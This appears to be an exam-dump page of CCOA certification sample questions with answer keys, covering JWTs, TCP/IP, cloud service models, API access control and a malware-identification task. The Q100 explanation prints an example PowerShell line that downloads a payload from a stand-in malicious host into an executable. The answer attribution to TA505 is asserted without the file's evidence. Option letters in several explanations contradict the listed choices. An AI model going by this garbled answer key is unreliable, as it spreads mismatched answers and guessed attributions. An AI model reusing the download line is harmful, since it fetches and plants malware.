


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ISACA Certified Cybersecurity Operations Analyst Sample Questions (Q99-Q104):

NEW QUESTION # 99

Which of the following BEST describes JSON web tokens?

- A. They can be used to store user information and session data.
- B. They are only used with symmetric encryption.
- C. They can only be used to authenticate users in web applications.
- D. They are signed using a public key and verified using a private key.

Answer: A

Explanation:

JSON Web Tokens (JWTs) are used to transmit data between parties securely, often for authentication and session management.

* Data Storage: JWTs can contain user information and session details within the payload section.

* Stateless Authentication: Since the token itself holds the user data, servers do not need to store sessions.

* Signed, Not Encrypted: JWTs are typically signed using a private key to ensure integrity but may or may not be encrypted.

* Common Usage: API authentication, single sign-on (SSO), and user sessions in web applications.

Other options analysis:

* B. Only for authentication: JWTs can also carry claims for authorization or session data.

* C. Signed using public key: Usually, JWTs are signed with a private key and verified using a public key.

* D. Only symmetric encryption: JWTs can use both symmetric (HMAC) and asymmetric (RSA/EC) algorithms.

CCOA Official Review Manual, 1st Edition References:

* Chapter 8: Authentication and Token Management: Explains the role of JWTs in secure data transmission.

* Chapter 9: API Security: Discusses the use of JWTs for secure API communication.

NEW QUESTION # 100

On the Analyst Desktop is a Malware Samples folder with a file titled Malscript.viruz.txt.

Based on the contents of the malscript.viruz.txt, which threat actor group is the malware associated with?

Answer:

Explanation:

See the solution in Explanation.

Explanation:

To identify the threat actor group associated with the malscript.viruz.txt file, follow these steps:

Step 1: Access the Analyst Desktop

* Log into the Analyst Desktop using your credentials.

* Locate the Malware Samples folder on the desktop.

* Inside the folder, find the file:

malscript.viruz.txt

Step 2: Examine the File

* Open the file using a text editor:

* On Windows: Right-click > Open with > Notepad.

* On Linux:

cat ~/Desktop/Malware/Samples/malscript.viruz.txt

* Carefully read through the file content to identify:

* Any strings or comments embedded within the script.

* Specific keywords, URLs, or file hashes.

* Any command and control (C2) server addresses or domain names.

Step 3: Analyze the Contents

* Focus on:

* Unique Identifiers: Threat group names, malware family names, or specific markers.

* Indicators of Compromise (IOCs): URLs, IP addresses, or domain names.

* Code Patterns: Specific obfuscation techniques or script styles linked to known threat groups.

Example Content:

Malware Script Sample

Payload linked to TA505 group

Invoke-WebRequest

-Uri "http://malicious.example.com/payload" -OutFile "C:\Users\Public\malware.exe" Step 4: Correlate with Threat Intelligence

* Use the following resources to correlate any discovered indicators:

* MITRE ATT&CK: To map the technique or tool.

* VirusTotal: To check file hashes or URLs.

* Threat Intelligence Feeds: Such as AlienVault OTX or ThreatMiner.

* If the script contains encoded or obfuscated strings, decode them using:

powershell

[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("SGVsbG8gd29ybGQ=")) Step 5: Identify the Threat Actor Group

* If the script includes names, tags, or artifacts commonly associated with a specific group, take note.

* Match any C2 domains or IPs with known threat actor profiles.

Common Associations:

* TA505: Known for distributing banking Trojans and ransomware via malicious scripts.

* APT28 (Fancy Bear): Uses PowerShell-based malware and data exfiltration scripts.

* Lazarus Group: Often embeds unique strings and comments related to espionage operations.

Step 6: Example Finding

Based on the contents and C2 indicators found within malscript.virus.txt, it may contain specific references or techniques that are typical of the TA505 group.

Final Answer:

csharp

The malware in the malscript.virus.txt file is associated with the TA505 threat actor group.

Step 7: Report and Document

* Include the following details:

* Filename: malscript.virus.txt

* Associated Threat Group: TA505

* Key Indicators: Domain names, script functions, or specific malware traits.

* Generate an incident report summarizing your analysis.

Step 8: Next Steps

* Quarantine and Isolate: If the script was executed, isolate the affected system.

* Forensic Analysis: Deep dive into system logs for any signs of execution.

* Threat Hunting: Search for similar scripts or IOCs in the network.

NEW QUESTION # 101

Which layer of the TCP/IP stack promotes the reliable transmission of data?

- A. Transport
- B. Link
- C. Internet
- D. Application

Answer: A

Explanation:

The Transport layer of the TCP/IP stack is responsible for the reliable transmission of data between hosts.

* Protocols: Includes TCP (Transmission Control Protocol) and UDP (User Datagram Protocol).

* Reliable Data Delivery: TCP ensures data integrity and order through sequencing, error checking, and acknowledgment.

* Flow Control and Congestion Handling: Uses mechanisms like windowing to manage data flow efficiently.

* Connection-Oriented Communication: Establishes a session between sender and receiver for reliable data transfer.

Other options analysis:

* A. Link: Deals with physical connectivity and media access.

* B. Internet: Handles logical addressing and routing.

* C. Application: Facilitates user interactions and application-specific protocols (like HTTP, FTP).

CCOA Official Review Manual, 1st Edition References:

* Chapter 4: Network Protocols and Layers: Details the role of the Transport layer in reliable data transmission.

* Chapter 6: TCP/IP Protocol Suite: Explains the functions of each layer.

NEW QUESTION # 102

Most of the operational responsibility remains with the customer in which of the following cloud service models?

- A. Software as a Service (SaaS)
- B. Data Platform as a Service (DPaaS)
- **C. Infrastructure as a Service (IaaS)**
- D. Platform as a Service (PaaS)

Answer: C

Explanation:

In the IaaS (Infrastructure as a Service) model, the majority of operational responsibilities remain with the customer.

* Customer Responsibilities: OS management, application updates, security configuration, data protection, and network controls.

* Provider Responsibilities: Hardware maintenance, virtualization, and network infrastructure.

* Flexibility: Customers have significant control over the operating environment, making them responsible for most security measures.

Incorrect Options:

* A. Data Platform as a Service (DPaaS): Managed data services where the provider handles database infrastructure.

* B. Software as a Service (SaaS): Provider manages almost all operational aspects.

* C. Platform as a Service (PaaS): Provider manages the platform; customers focus on application management.

Exact Extract from CCOA Official Review Manual, 1st Edition:

Refer to Chapter 3, Section "Cloud Service Models," Subsection "IaaS Responsibilities" - IaaS requires customers to manage most operational aspects, unlike PaaS or SaaS.

NEW QUESTION # 103

Which of the following tactics is associated with application programming interface (API) requests that may result in bypassing access control checks?

- A. Input injection
- **B. Broken access control**
- C. Forced browsing
- D. Insecure direct object reference

Answer: B

Explanation:

API requests that bypass access control checks typically fall under the category of Broken Access Control.

This vulnerability occurs when the API fails to enforce restrictions on authenticated users, allowing them to access data or functionality they are not authorized to use.

* Example: An API endpoint that does not properly verify user roles might allow a standard user to perform admin actions.

* Related Issues: Insecure direct object references (IDOR), where APIs expose objects without sufficient authorization checks, often lead to broken access control.

* Impact: Attackers can exploit this to gain unauthorized access, modify data, or escalate privileges.

Incorrect Options:

* A. Insecure direct object reference: This is a type of broken access control, but the broader category is more appropriate.

* B. Input injection: Typically related to injection or command injection, not directly related to bypassing access controls.

* C. Forced browsing: Involves accessing unlinked or unauthorized resources via predictable URLs but is not specific to API vulnerabilities.

Exact Extract from CCOA Official Review Manual, 1st Edition:

Refer to Chapter 7, Section "API Security," Subsection "Common API Vulnerabilities" - Broken access control remains a primary issue when API endpoints fail to enforce proper access restrictions.

NEW QUESTION # 104

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